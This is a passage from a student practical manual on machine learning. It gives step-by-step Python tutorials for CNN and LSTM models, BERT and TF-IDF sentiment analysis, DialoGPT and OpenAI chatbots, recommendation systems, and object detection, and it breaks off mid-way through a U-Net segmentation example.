INDEX

Sr. No.	Practical Aim	Signature
1.	Implementing advanced deep learning algorithms such as convolutional neural networks (CNNs) or recurrent neural networks (RNNs) using Python libraries like TensorFlow or PyTorch.	
2.	Building a natural language processing (NLP) model for sentiment analysis or text classification.	
3.	Creating a chatbot using advanced techniques like transformer models.	
4.	Developing a recommendation system using collaborative filtering or deep learning approaches.	
5.	Implementing a computer vision project, such as object detection or image segmentation.	
6.	Training a generative adversarial network (GAN) for generating realistic images	
7.	Applying reinforcement learning algorithms to solve complex decision-making problems.	
8.	Utilizing transfer learning to improve model performance on limited datasets.	
9.	Building a deep learning model for time series forecasting or anomaly detection	
10.	Implementing a machine learning pipeline for automated feature engineering and model selection.	

PRACTICAL – 1

Aim: Implementing advanced deep learning algorithms such as Convolutional Neural Networks (CNNs) and Recurrent Neural Networks (RNNs) using popular Python libraries like TensorFlow or PyTorch

1. Convolutional Neural Network (CNN) for Image Classification

CNNs are widely used in computer vision tasks, such as image classification, object detection, and segmentation. They are particularly effective for processing grid-like data (e.g., images) due to their ability to capture spatial hierarchies.

We'll implement a CNN for image classification on the **MNIST** dataset, a collection of handwritten digits.

Step 1: Install Dependencies

Install the required libraries if you don't have them:

```
pip install tensorflow matplotlib numpy
```

Step 2: Load and Preprocess the Dataset

We'll use the **MNIST** dataset, which is available directly in TensorFlow.

```
import tensorflow as tf
from tensorflow.keras import layers, models
import numpy as np
import matplotlib.pyplot as plt

# Load MNIST dataset
(x_train, y_train), (x_test, y_test) = tf.keras.datasets.mnist.load_data()

# Normalize the images to [0, 1] and reshape them to (28, 28, 1)
x_train = x_train.astype('float32') / 255.0
x_test = x_test.astype('float32') / 255.0
x_train = np.expand_dims(x_train, axis=-1)  # Add channel dimension
x_test = np.expand_dims(x_test, axis=-1)  # Add channel dimension

# One-hot encode the labels
y_train = tf.keras.utils.to_categorical(y_train, 10)
y_test = tf.keras.utils.to_categorical(y_test, 10)
```

Step 3: Define the CNN Model

We will create a simple CNN architecture with 2 convolutional layers, followed by a fully connected (dense) layer.

```
def build_cnn_model():
    model = models.Sequential()

    # First convolutional layer
    model.add(layers.Conv2D(32, (3, 3), activation='relu', input_shape=(28, 28, 1)))
    model.add(layers.MaxPooling2D((2, 2)))

    # Second convolutional layer
    model.add(layers.Conv2D(64, (3, 3), activation='relu'))
    model.add(layers.MaxPooling2D((2, 2)))

    # Flatten the output for the dense layer
    model.add(layers.Flatten())

    # Fully connected layer
    model.add(layers.Dense(64, activation='relu'))

    # Output layer
    model.add(layers.Dense(10, activation='softmax'))  # 10 classes for MNIST digits

    return model

# Build and compile the model
cnn_model = build_cnn_model()
cnn_model.compile(optimizer='adam',
                  loss='categorical_crossentropy',
                  metrics=['accuracy'])
```

Step 4: Train the Model

Now, we'll train the CNN on the MNIST dataset.

```
# Train the CNN model
cnn_model.fit(x_train, y_train, epochs=5, batch_size=64, validation_split=0.1)
```

Step 5: Evaluate the Model

After training, we'll evaluate the model on the test set.

```
# Evaluate the model on the test data
test_loss, test_acc = cnn_model.evaluate(x_test, y_test)
print(f'Test accuracy: {test_acc}')
```

Step 6: Visualize the Results

You can visualize the results by plotting the predictions made by the CNN.

```
# Make predictions
predictions = cnn_model.predict(x_test)

# Display the first 5 images and their predicted labels
for i in range(5):
    plt.imshow(x_test[i].reshape(28, 28), cmap='gray')
    plt.title(f"Predicted: {np.argmax(predictions[i])}, Actual:
{np.argmax(y_test[i])}")
    plt.show()
```

2. Recurrent Neural Network (RNN) for Sequence Prediction

RNNs are well-suited for sequential data like time-series, text, or audio. They maintain hidden states over time, making them effective for sequence modeling.

Let's implement a simple RNN using TensorFlow to predict the next word in a sequence.

Step 1: Install Dependencies

If you don't have the required libraries yet, install them:

```
pip install tensorflow numpy
```

Step 2: Prepare the Dataset

We'll use the **IMDB dataset** (a movie review dataset) for text classification. We'll build an RNN to predict the sentiment of a movie review (positive or negative).

```
# Load IMDB dataset for sentiment analysis
from tensorflow.keras.datasets import imdb
from tensorflow.keras.preprocessing.sequence import pad_sequences

# Set maximum number of words to consider and maximum sequence length
max_features = 10000  # Only consider the top 10,000 words
maxlen = 500  # Maximum length of the review

# Load and preprocess the dataset
(x_train, y_train), (x_test, y_test) = imdb.load_data(num_words=max_features)

# Pad sequences to ensure they have the same length
x_train = pad_sequences(x_train, maxlen=maxlen)
x_test = pad_sequences(x_test, maxlen=maxlen)
```

Step 3: Define the RNN Model

We will define an RNN with **LSTM** layers. LSTM (Long Short-Term Memory) is an advanced type of RNN that solves the vanishing gradient problem, making it more effective for long sequences.

```
def build_rnn_model():
    model = models.Sequential()

    # Embedding layer to learn word representations
    model.add(layers.Embedding(input_dim=max_features, output_dim=128,
input_length=maxlen))

    # LSTM layer
    model.add(layers.LSTM(128))

    # Output layer (sigmoid for binary classification)
    model.add(layers.Dense(1, activation='sigmoid'))

    return model

# Build and compile the RNN model
rnn_model = build_rnn_model()
```

```
rnn_model.compile(optimizer='adam', loss='binary_crossentropy',
metrics=['accuracy'])
```

Step 4: Train the Model

We will train the RNN model on the IMDB dataset.

```
# Train the RNN model
rnn_model.fit(x_train, y_train, epochs=5, batch_size=64, validation_data=(x_test,
y_test))
```

Step 5: Evaluate the Model

After training, we can evaluate the model's performance on the test data.

```
# Evaluate the model on the test data
test_loss, test_acc = rnn_model.evaluate(x_test, y_test)
print(f'Test accuracy: {test_acc}')
```

Step 6: Make Predictions

Once the model is trained, we can use it to make predictions on new reviews.

```
# Predict sentiment for the first review in the test set
predictions = rnn_model.predict(x_test[:5])

# Print predictions
for i, prediction in enumerate(predictions):
    sentiment = 'positive' if prediction >= 0.5 else 'negative'
    print(f"Review {i+1}: {sentiment} (probability: {prediction[0]:.2f})")
```

Conclusion

In this we've demonstrated how to implement advanced deep learning algorithms using **TensorFlow**:

1. **CNN**: We used a convolutional neural network to classify handwritten digits from the MNIST dataset. CNNs are powerful for image recognition tasks, and they work by learning spatial hierarchies through convolution and pooling operations.
2. **RNN**: We used a recurrent neural network (RNN) with LSTM units to classify sentiment from movie reviews in the IMDB dataset. RNNs are ideal for sequence data because they maintain hidden states across time steps, enabling them to capture dependencies in the data.

PRACTICAL – 2

Aim: Building a Natural Language Processing (NLP) model for sentiment analysis or text classification

Sentiment analysis is a common Natural Language Processing (NLP) task that involves determining the sentiment or emotional tone of a text. This can be categorized as positive, negative, or neutral. Let's walk through a basic sentiment analysis example using Python and a popular NLP library, Huggingface Transformers.

We will use the **IMDb movie reviews dataset** to classify the sentiment of movie reviews as **positive** or **negative**. This dataset contains movie reviews labeled as 1 (positive) or 0 (negative), making it a binary classification task.

Steps for Sentiment Analysis

1. Install the required libraries:

```
pip install transformers datasets torch
```

- `transformers`: For using pre-trained models like BERT.
- `datasets`: A Huggingface library to load datasets like IMDb.
- `torch`: For deep learning with PyTorch.

2. Import the libraries:

```
from datasets import load_dataset
from transformers import BertTokenizer, BertForSequenceClassification, Trainer,
TrainingArguments
import torch
```

3. Load the IMDb dataset:

The `datasets` library from Huggingface makes it easy to load popular NLP datasets.

```
# Load the IMDb dataset
dataset = load_dataset('imdb')
print(dataset)
```

This loads the IMDb dataset and gives you the following splits:

- `train`: Training data
- `test`: Test data

Each review is a string of text, and each label is a sentiment (0 for negative, 1 for positive).

4. Preprocess the data:

BERT requires tokenization, where the text is converted into token IDs that BERT can understand.

```
# Load the BERT tokenizer
tokenizer = BertTokenizer.from_pretrained('bert-base-uncased')

# Tokenization function
def tokenize_function(examples):
    return tokenizer(examples['text'], padding="max_length", truncation=True)

# Apply tokenization to both the train and test data
train_data = dataset['train'].map(tokenize_function, batched=True)
test_data = dataset['test'].map(tokenize_function, batched=True)

# Set format for PyTorch
train_data.set_format(type='torch', columns=['input_ids', 'attention_mask',
'label'])
test_data.set_format(type='torch', columns=['input_ids', 'attention_mask', 'label'])
```

Here, we:

- Load a pre-trained BERT tokenizer (`bert-base-uncased`), which converts text into tokens that the BERT model can understand.
- Define a `tokenize_function` that tokenizes the text and applies padding and truncation to ensure all sequences have the same length.
- Apply the tokenization function to both the training and testing datasets.
- Format the data into PyTorch tensors (`input_ids`, `attention_mask`, and `label`).

5. Load the pre-trained BERT model:

We now load the BERT model pre-trained on a large corpus of text and fine-tune it for sentiment analysis.

```
# Load the pre-trained BERT model for sequence classification (sentiment analysis)
model = BertForSequenceClassification.from_pretrained('bert-base-uncased',
num_labels=2)
```

`num_labels=2` indicates that the model will predict two possible classes (positive or negative).

6. Define Training Arguments:

The `TrainingArguments` class is used to specify how the model should be trained.

```
# Set up training arguments
training_args = TrainingArguments(
    output_dir='./results',          # Output directory for model checkpoints
    evaluation_strategy="epoch",     # Evaluate the model every epoch
    learning_rate=2e-5,              # Learning rate for optimization
    per_device_train_batch_size=16,  # Batch size for training
    per_device_eval_batch_size=64,   # Batch size for evaluation
    num_train_epochs=3,              # Number of training epochs
    weight_decay=0.01,               # L2 regularization
)

# Set up the Trainer
trainer = Trainer(
    model=model,                      # The model to train
    args=training_args,               # Training arguments
    train_dataset=train_data,         # Training dataset
    eval_dataset=test_data,           # Evaluation dataset
```

```
)
```

7. Train the Model:

Now we can start the training process.

```
# Train the model
trainer.train()
```

The model will train for 3 epochs (as specified), during which it learns to classify the sentiment of reviews.

8. Evaluate the Model:

Once training is complete, we can evaluate how well the model performs on the test dataset.

```
# Evaluate the model
results = trainer.evaluate()
print(results)
```

The evaluation will return several metrics, including accuracy, precision, recall, and F1-score.

9. Predict Sentiment of New Reviews:

Now, let's make predictions on a new set of text data (movie reviews).

```
# Predict sentiment for a new review
text = "I love this movie! It was amazing and the acting was superb."
inputs = tokenizer(text, return_tensors="pt", padding=True, truncation=True,
max_length=512)
with torch.no_grad():
    logits = model(**inputs).logits
    prediction = torch.argmax(logits, dim=-1).item()

# Convert the prediction to a sentiment label
sentiment = "Positive" if prediction == 1 else "Negative"
print(f"Sentiment: {sentiment}")
```

This code takes a new review (`text`), tokenizes it using the same tokenizer, and then feeds it into the trained BERT model to get the predicted sentiment.

Conclusion:

In this example, we've used Huggingface's Transformers library to build a sentiment analysis model using the BERT model. The key steps include loading and tokenizing data, fine-tuning a pre-trained model, and evaluating its performance. This approach can be applied to many text classification tasks by choosing different datasets and pre-trained models.

Overview of the Steps:

1. **Data Loading**
2. **Data Preprocessing**
3. **Feature Extraction**
4. **Model Training**

5. **Model Evaluation**
6. **Prediction**

We'll start by building a sentiment analysis model using Logistic Regression (Traditional Machine Learning model), and then use a deep learning-based model (BERT) for more advanced performance.

Step 1: Data Loading

We'll use the **IMDb dataset** for this example. The dataset contains movie reviews labeled as positive or negative.

```
from datasets import load_dataset

# Load IMDb dataset
dataset = load_dataset('imdb')

# Inspect the data
print(dataset)
```

- The `train` set consists of 25,000 movie reviews, labeled as positive (1) or negative (0).
- The `test` set is similarly structured.

Step 2: Data Preprocessing

We need to clean and tokenize the text before feeding it to the model. For traditional machine learning models, we can use **Bag of Words (BoW)** or **TF-IDF**. For deep learning models (like BERT), tokenization is handled by the model itself.

Preprocessing for Logistic Regression (Traditional Machine Learning):

We'll use TF-IDF to transform text into numerical features.

```
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.model_selection import train_test_split

# Use the 'text' column for the review and 'label' for sentiment
train_data = dataset['train']
X = train_data['text']
y = train_data['label']

# Split the data into training and testing sets
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2,
random_state=42)

# Use TF-IDF for feature extraction
tfidf = TfidfVectorizer(stop_words='english', max_features=5000)
X_train_tfidf = tfidf.fit_transform(X_train)
X_test_tfidf = tfidf.transform(X_test)
```

- **TF-IDF (Term Frequency-Inverse Document Frequency)** represents words based on their frequency in a document while considering the frequency across all documents, allowing the model to focus on important words.

Preprocessing for BERT (Deep Learning Model):

BERT tokenization requires the Huggingface `transformers` library, which tokenizes text into subwords and converts them into IDs that the model can understand.

```
from transformers import BertTokenizer

# Load the BERT tokenizer
tokenizer = BertTokenizer.from_pretrained('bert-base-uncased')

# Tokenize the text
def tokenize_function(examples):
    return tokenizer(examples['text'], padding=True, truncation=True,
max_length=512)

# Apply tokenization to both train and test datasets
train_data = dataset['train'].map(tokenize_function, batched=True)
test_data = dataset['test'].map(tokenize_function, batched=True)

# Convert datasets to PyTorch format
train_data.set_format(type='torch', columns=['input_ids', 'attention_mask',
'label'])
test_data.set_format(type='torch', columns=['input_ids', 'attention_mask', 'label'])
```

- **Tokenization**: Converts text into numerical token IDs. BERT uses subwords, meaning words are often broken into smaller pieces for more accurate representations.

Step 3: Feature Extraction (TF-IDF vs. BERT)

- **TF-IDF** (Traditional Machine Learning Approach) creates a sparse matrix representing the text.
- **BERT** (Deep Learning Approach) uses embeddings that capture contextual meaning in text.

For traditional models, we use **TF-IDF**. For BERT, we directly use the tokenized inputs.

Step 4: Model Training

Logistic Regression (Traditional Machine Learning Approach):

We'll train a Logistic Regression classifier on the TF-IDF features.

```
from sklearn.linear_model import LogisticRegression
from sklearn.metrics import classification_report

# Initialize Logistic Regression model
lr_model = LogisticRegression(max_iter=100)

# Train the model
lr_model.fit(X_train_tfidf, y_train)

# Evaluate the model
y_pred = lr_model.predict(X_test_tfidf)
print(classification_report(y_test, y_pred))
```

Here we:

- Train a **Logistic Regression** model on the TF-IDF features.
- Evaluate the model using **classification metrics** (precision, recall, F1-score).

BERT (Deep Learning Approach):

For BERT, we'll use the `Trainer` API from the **Huggingface Transformers** library to fine-tune a pre-trained BERT model.

```
from transformers import BertForSequenceClassification, Trainer, TrainingArguments

# Load the pre-trained BERT model
model = BertForSequenceClassification.from_pretrained('bert-base-uncased',
num_labels=2)

# Define training arguments
training_args = TrainingArguments(
    output_dir='./results',          # Output directory for checkpoints
    evaluation_strategy="epoch",     # Evaluate after each epoch
    learning_rate=2e-5,              # Learning rate
    per_device_train_batch_size=16,  # Training batch size
    per_device_eval_batch_size=64,   # Evaluation batch size
    num_train_epochs=3,              # Number of epochs
    weight_decay=0.01,               # Regularization
)

# Initialize Trainer
trainer = Trainer(
    model=model,
    args=training_args,
    train_dataset=train_data,
    eval_dataset=test_data,
)

# Train the model
trainer.train()

# Evaluate the model
results = trainer.evaluate()
print(results)
```

- **BERT** is a deep learning model trained on large amounts of text data. We fine-tune it for sentiment analysis using the IMDb dataset.

Step 5: Model Evaluation

For both models (Logistic Regression and BERT), we evaluate performance using metrics like **accuracy**, **precision**, **recall**, and **F1-score**.

For **Logistic Regression**, we use `classification_report` from **scikit-learn**. For **BERT**, we use the `Trainer`'s built-in evaluation functionality.

Step 6: Prediction

Once the model is trained, we can make predictions on new reviews:

Logistic Regression (Traditional Model):

```
# Predict sentiment for a new review
new_review = ["This movie was fantastic! I loved the acting and the plot."]
new_review_tfidf = tfidf.transform(new_review)
predicted_sentiment = lr_model.predict(new_review_tfidf)

sentiment = "Positive" if predicted_sentiment == 1 else "Negative"
print(f"Sentiment: {sentiment}")
```

BERT (Deep Learning Model):

```
# Tokenize the new review
inputs = tokenizer("This movie was fantastic! I loved the acting and the plot.",
return_tensors="pt", padding=True, truncation=True, max_length=512)

# Predict sentiment using the BERT model
with torch.no_grad():
    logits = model(**inputs).logits
    predicted_class = torch.argmax(logits, dim=-1).item()

sentiment = "Positive" if predicted_class == 1 else "Negative"
print(f"Sentiment: {sentiment}")
```

Conclusion:

- **Traditional Machine Learning** (e.g., Logistic Regression with TF-IDF) is faster and easier to implement but may not capture deep contextual information in text.
- **Deep Learning Models** (e.g., BERT) are more powerful and capture complex relationships and context in text, but they require more computational resources and time for training.

Both approaches are effective for sentiment analysis, but the choice between them depends on the specific use case, available resources, and the complexity of the task.

PRACTICAL – 3

Aim: Creating a chatbot using advanced techniques like the Transformer models.

Key Steps to Build a Transformer-Based Chatbot:

1. **Choose a Pre-trained Transformer Model**: You can use models like **GPT**, **DialoGPT**, or **BERT-based models** fine-tuned for conversational tasks.
2. **Set Up the Development Environment**: Install the required libraries.
3. **Data Preprocessing**: Although pre-trained models are already well-suited for many tasks, data can be fine-tuned for better domain-specific performance.
4. **Build the Chatbot Interface**: Set up the chatbot interface to communicate with the model.
5. **Deploy the Model**: You can run the model locally or deploy it on a cloud platform.

Step 1: Install Required Libraries

First, we need to install the **Huggingface Transformers** library or the **OpenAI GPT** API. Here's how to set up each.

Option 1: Huggingface (DialoGPT)

```
pip install transformers torch
```

Option 2: OpenAI API (for GPT-3/4)

For GPT-3/4 (via OpenAI's API), you first need an API key from OpenAI.

```
pip install openai
```

Step 2: Build a Simple Chatbot with DialoGPT (Huggingface)

DialoGPT is a variant of GPT-2 fine-tuned for conversation. We can use it to build an interactive chatbot.

1. Import the Libraries

```
from transformers import AutoModelForCausalLM, AutoTokenizer
import torch
```

2. Load the Pre-trained Model and Tokenizer

```
# Load DialoGPT model and tokenizer
model_name = "microsoft/DialoGPT-medium"
model = AutoModelForCausalLM.from_pretrained(model_name)
tokenizer = AutoTokenizer.from_pretrained(model_name)
```

- **DialoGPT-medium** is a smaller version of the model. You can also try **DialoGPT-large** if you need more power.

3. Create a Chat Function

```
def chat_with_bot(input_text, chat_history=None):
    # Encode the new user input, add the eos_token and return a tensor in Pytorch
    new_user_input_ids = tokenizer.encode(input_text + tokenizer.eos_token,
return_tensors='pt')

    # Append the new user input tokens to the chat history (if exists)
    bot_input_ids = new_user_input_ids if chat_history is None else
torch.cat([chat_history, new_user_input_ids], dim=-1)

    # Generate a response from the model
    chat_history = model.generate(bot_input_ids, max_length=1000,
pad_token_id=tokenizer.eos_token_id, no_repeat_ngram_size=3, top_p=0.92,
temperature=0.75)

    # Decode the generated response
    bot_output = tokenizer.decode(chat_history[:, bot_input_ids.shape[-1]:][0],
skip_special_tokens=True)

    return bot_output, chat_history
```

- **chat_with_bot()**: This function takes the user input and returns the model's response while maintaining the conversation history.
- **`max_length`**: Maximum number of tokens for the generated output.
- **`top_p`** **and** **`temperature`**: Control the creativity of the response. Lower values (e.g., 0.75) make the model more deterministic.

4. Interact with the Chatbot

```
chat_history = None

while True:
    user_input = input("You: ")
    if user_input.lower() == "quit":
        break

    bot_response, chat_history = chat_with_bot(user_input, chat_history)
    print(f"Bot: {bot_response}")
```

This simple loop allows the user to interact with the chatbot in a conversational manner. Type **"quit"** to end the conversation.

Step 3: Build a Chatbot with GPT-3/4 (OpenAI API)

If you prefer to use **GPT-3/4**, which is very advanced and capable of handling more complex conversations, here's how you can do it using OpenAI's API.

1. Set Up OpenAI API Key

First, set your OpenAI API key. If you haven't gotten one, sign up at OpenAI's platform.

```
import openai


# Set up the OpenAI API key
openai.api_key = 'your-api-key-here'
```

2. Create a Function for Chatbot Interaction

```
def chat_with_gpt3(input_text):
    response = openai.Completion.create(
        engine="text-davinci-003",  # You can use "gpt-3.5-turbo" or "gpt-4"
depending on your API access
        prompt=input_text,
        max_tokens=150,
        temperature=0.7,
        top_p=1.0,
        frequency_penalty=0.0,
        presence_penalty=0.0,
        stop=["\n"]
    )

    return response.choices[0].text.strip()
```

- **engine**: Choose the model you want to use (e.g., `davinci`, `gpt-3.5-turbo`, `gpt-4`).
- **temperature**: Controls the randomness of the response (0.7 is a good middle ground).

3. Chat with GPT-3

```
while True:
    user_input = input("You: ")
    if user_input.lower() == "quit":
        break

    bot_response = chat_with_gpt3(user_input)
    print(f"Bot: {bot_response}")
```

Step 4: Improve the Chatbot with Memory (Optional)

Example (Huggingface DialoGPT with memory):

```
def chat_with_memory(input_text, chat_history=None):
    # Encode the user input and concatenate with previous chat history
    new_user_input_ids = tokenizer.encode(input_text + tokenizer.eos_token,
return_tensors='pt')
    bot_input_ids = new_user_input_ids if chat_history is None else
torch.cat([chat_history, new_user_input_ids], dim=-1)

    # Generate response
    chat_history = model.generate(bot_input_ids, max_length=1000,
pad_token_id=tokenizer.eos_token_id, no_repeat_ngram_size=3, top_p=0.92,
temperature=0.75)
    bot_output = tokenizer.decode(chat_history[:, bot_input_ids.shape[-1]:][0],
skip_special_tokens=True)

    return bot_output, chat_history
```

Step 5: Deploy the Chatbot (Optional)

After developing your chatbot, you can deploy it to various platforms:

1. **Web Deployment**: Use **Flask** or **FastAPI** to build a web API for your chatbot.
2. **Messaging Platforms**: Integrate the chatbot into platforms like **Slack**, **Discord**, or **Telegram** using their respective bot APIs.

Conclusion

By leveraging pre-trained Transformer models like **DialoGPT** or **GPT-3/4**, you can quickly build a powerful and scalable chatbot. These models can understand context, generate human-like responses, and be fine-tuned for specific tasks or domains. Whether you use **Huggingface Transformers** or the **OpenAI API**, both approaches allow you to build state-of-the-art conversational agents.

PRACTICAL – 4

Aim: Developing a recommendation system using collaborative filtering or deep learning approaches.

1. **Collaborative Filtering** (a traditional method)
2. **Deep Learning Approaches** (using neural networks)

1. Collaborative Filtering

Collaborative filtering is based on the idea that users who agreed in the past will agree in the future. It predicts a user's preferences based on the preferences of other similar users.

There are two types of collaborative filtering:

- **User-based Collaborative Filtering**: Recommends items by finding similar users to the target user and recommending items those similar users liked.
- **Item-based Collaborative Filtering**: Recommends items similar to the items the user has already liked.

In this example, we'll focus on **Matrix Factorization**, which is a popular collaborative filtering technique.

Step 1: Install Libraries

```
pip install numpy pandas scikit-learn surprise
```

The `surprise` library is a Python library that implements collaborative filtering and matrix factorization methods.

Step 2: Prepare the Data

We'll use a **movie ratings dataset** as an example. You can use a dataset like **MovieLens**.

```
from surprise import Dataset, Reader
import pandas as pd

# Load the MovieLens dataset (example with ratings)
url =
"https://raw.githubusercontent.com/sidooms/MovieTweetings/master/latest/ratings.dat"
ratings = pd.read_csv(url, sep="::", header=None, names=["user_id", "item_id",
"rating", "timestamp"])

# Prepare the data for surprise
reader = Reader(rating_scale=(1, 5))
data = Dataset.load_from_df(ratings[['user_id', 'item_id', 'rating']], reader)
```

- **`ratings`** contains user-item interactions, such as movie ratings.
- **`Dataset.load_from_df()`** prepares the data for use in the collaborative filtering model.

Step 3: Apply Collaborative Filtering using Matrix Factorization (SVD)

```
from surprise import SVD
from surprise.model_selection import train_test_split
from surprise import accuracy

# Split the dataset into train and test
trainset, testset = train_test_split(data, test_size=0.2)

# Use Singular Value Decomposition (SVD)
svd = SVD()

# Train the model
svd.fit(trainset)

# Test the model
predictions = svd.test(testset)

# Evaluate the accuracy
accuracy.rmse(predictions)
```

- **SVD (Singular Value Decomposition)**: A matrix factorization technique used in collaborative filtering. It decomposes the user-item interaction matrix into latent factors, which represent hidden relationships between users and items.

Step 4: Make Recommendations

To make a recommendation for a specific user, we can predict ratings for all items and suggest the ones with the highest predicted ratings.

```
def recommend(user_id, n=10):
    # Get a list of all item IDs
    all_items = ratings['item_id'].unique()

    # Predict ratings for each item
    predictions = [svd.predict(user_id, item_id) for item_id in all_items]

    # Sort predictions by rating (descending order)
    sorted_predictions = sorted(predictions, key=lambda x: x.est, reverse=True)

    # Get the top n recommended items
    top_n = sorted_predictions[:n]
    return [(pred.iid, pred.est) for pred in top_n]

# Example: Recommend 10 items for user 1
recommendations = recommend(user_id=1, n=10)
print(recommendations)
```

2. Deep Learning Approaches for Recommendation Systems

Deep learning-based recommendation systems aim to use more complex models, such as neural networks, to capture hidden patterns in user-item interactions. One popular architecture is the **Autoencoder** or a **Neural Collaborative Filtering (NCF)** model.

Step 1: Install Required Libraries

```
pip install tensorflow numpy pandas scikit-learn
```

Step 2: Data Preparation

You can use the same dataset as in the collaborative filtering example. We will create a user-item matrix where each row represents a user, and each column represents an item. The values will be the ratings.

```
import numpy as np

# Create user-item matrix
user_item_matrix = ratings.pivot(index='user_id', columns='item_id',
values='rating').fillna(0)
```

- **`pivot()`**: This creates a matrix where rows represent users, columns represent items, and values are the ratings.

Step 3: Build the Neural Network Model (Autoencoder)

```
import tensorflow as tf
from tensorflow.keras import layers, models

# Define the model architecture (Autoencoder)
def create_model(input_dim, encoding_dim):
    # Input layer
    input_layer = layers.Input(shape=(input_dim,))

    # Encoder
    encoded = layers.Dense(encoding_dim, activation='relu')(input_layer)

    # Decoder
    decoded = layers.Dense(input_dim, activation='sigmoid')(encoded)

    # Autoencoder model
    autoencoder = models.Model(input_layer, decoded)

    # Encoder model (to extract the compressed features)
    encoder = models.Model(input_layer, encoded)

    # Compile the model
    autoencoder.compile(optimizer='adam', loss='mean_squared_error')

    return autoencoder, encoder

# Set parameters
input_dim = user_item_matrix.shape[1]  # Number of items
encoding_dim = 100  # Compressed representation

# Create the autoencoder model
autoencoder, encoder = create_model(input_dim, encoding_dim)

# Train the autoencoder
autoencoder.fit(user_item_matrix.values, user_item_matrix.values, epochs=50,
batch_size=256, shuffle=True, validation_data=(user_item_matrix.values,
user_item_matrix.values))
```

Autoencoder: An unsupervised neural network used for dimensionality reduction. The encoder part compresses the input (user-item matrix) into a lower-dimensional representation, while the decoder reconstructs the original input.

Step 4: Make Recommendations

Once the autoencoder is trained, we can generate recommendations for users by using the encoder to get the compressed representation of the user-item matrix.

```
# Get the compressed user-item matrix from the encoder
encoded_matrix = encoder.predict(user_item_matrix.values)

# Recommend items for a user (use the reconstruction error as a measure)
def recommend_deep(user_id, n=10):
    user_encoded = encoded_matrix[user_id - 1]  # Get the encoding for the specific
user
    predictions = np.dot(user_encoded, encoded_matrix.T)  # Calculate predicted
ratings for each item

    # Sort by predicted ratings (descending)
    recommended_items = np.argsort(predictions)[::-1][:n]

    return recommended_items

# Example: Recommend 10 items for user 1
recommended_items = recommend_deep(user_id=1, n=10)
print("Recommended items for user 1:", recommended_items)
```

- **Autoencoder-based Recommendations**: We use the encoder to obtain compressed user-item representations and then calculate the dot product between the compressed user vector and all other item vectors to predict ratings.

Conclusion

Both **Collaborative Filtering** and **Deep Learning Approaches** are widely used for building recommendation systems, and each has its strengths:

- **Collaborative Filtering** is a traditional method based on user-item interactions. It works well for small datasets and has simpler models (e.g., matrix factorization with SVD).
- **Deep Learning Approaches** (e.g., Autoencoders, Neural Collaborative Filtering) are more advanced and can capture complex relationships in the data, making them more suitable for large datasets with more intricate patterns.

PRACTICAL – 5

Aim: Implementing a Computer Vision project, such as Object Detection or Image Segmentation.

Project 1: Object Detection using TensorFlow and OpenCV

Object detection involves detecting instances of objects within an image and classifying them. The object detection model will output the locations (bounding boxes) of these objects as well as their labels (e.g., person, car, etc.).

We will use **TensorFlow's Object Detection API** to implement object detection. This library provides pre-trained models for different object detection tasks.

Step 1: Install Dependencies

First, install the required libraries.

```
pip install tensorflow opencv-python opencv-python-headless
```

Additionally, we will install the **TensorFlow Object Detection API**.

```
pip install tf-slim
pip install tensorflow-object-detection-api
```

You also need to install the following dependencies to run the Object Detection API:

```
pip install --upgrade setuptools
pip install pycocotools
```

Step 2: Load Pre-trained Model

TensorFlow provides pre-trained models, such as **Faster R-CNN**, **SSD**, and **YOLO**, for object detection. For simplicity, we'll use the **SSD MobileNet V2** model, which is fast and performs well.

```
import tensorflow as tf
import numpy as np
import os
import cv2
from object_detection.utils import label_map_util
from object_detection.utils import visualization_utils as vis_util

# Load pre-trained model
PATH_TO_CKPT = 'ssd_mobilenet_v2_coco_2018_03_29/frozen_inference_graph.pb'
model = tf.saved_model.load(PATH_TO_CKPT)

# Load label map (for COCO dataset)
PATH_TO_LABELS = 'mscoco_label_map.pbtxt'
category_index = label_map_util.create_category_index_from_labelmap(PATH_TO_LABELS,
use_display_name=True)
```

- **`ssd_mobilenet_v2_coco_2018_03_29/frozen_inference_graph.pb`** is a frozen model file (you can download it from the TensorFlow model zoo).
- **`mscoco_label_map.pbtxt`** is the label map that corresponds to the COCO dataset classes.

Step 3: Prepare the Image

Now, we'll prepare the input image and run it through the model.

```
# Load an image
image_path = 'image.jpg'  # Path to input image
image_np = cv2.imread(image_path)

# Convert image to RGB (OpenCV loads in BGR by default)
image_rgb = cv2.cvtColor(image_np, cv2.COLOR_BGR2RGB)

# Convert to a tensor
input_tensor = tf.convert_to_tensor(image_rgb)
input_tensor = input_tensor[tf.newaxis,...]  # Add batch dimension
```

Step 4: Perform Object Detection

We now perform object detection on the input image.

```
# Run detection
model_fn = model.signatures['serving_default']
output_dict = model_fn(input_tensor)

# The model outputs various results:
# 'num_detections', 'detection_boxes', 'detection_scores', 'detection_classes'
num_detections = int(output_dict['num_detections'][0])
detection_boxes = output_dict['detection_boxes'][0].numpy()
detection_scores = output_dict['detection_scores'][0].numpy()
detection_classes = output_dict['detection_classes'][0].numpy().astype(np.int32)
```

- **`detection_boxes`**: Bounding boxes for each object detected.
- **`detection_scores`**: Confidence scores for each object detected.
- **`detection_classes`**: Class IDs of detected objects.

Step 5: Visualize the Results

We can visualize the detected objects using OpenCV and TensorFlow's visualization utilities.

```
# Visualize detected boxes and labels on the image
vis_util.visualize_boxes_and_labels_on_image_array(
    image_np,
    detection_boxes,
    detection_classes,
    detection_scores,
    category_index,
    instance_masks=None,
    use_normalized_coordinates=True,
    line_thickness=8
)
```

```
# Convert image back to BGR for OpenCV display
image_bgr = cv2.cvtColor(image_np, cv2.COLOR_RGB2BGR)

# Display the output image
cv2.imshow('Object Detection', image_bgr)
cv2.waitKey(0)
cv2.destroyAllWindows()
```

- **`visualize_boxes_and_labels_on_image_array()`** draws the bounding boxes on the image, along with labels and confidence scores.

Step 6: Saving the Result

You can also save the resulting image with the detected objects.

```
# Save the output image
cv2.imwrite('output_image.jpg', image_bgr)
```

Project 2: Image Segmentation using U-Net

Image segmentation is the task of classifying each pixel in an image as belonging to a specific class (e.g., background, object, etc.). In this example, we'll use a **U-Net** architecture, which is widely used for segmentation tasks.

We'll use the **Keras** library to implement U-Net for semantic segmentation.

Step 1: Install Dependencies

If you don't have **Keras** or **TensorFlow** installed:

```
pip install tensorflow
```

Step 2: Build the U-Net Model

Here's a simplified U-Net model built using **Keras**.

```
import tensorflow as tf
from tensorflow.keras import layers, models

# Build the U-Net model
def unet_model(input_size=(256, 256, 3)):
    inputs = layers.Input(input_size)

    # Encoder
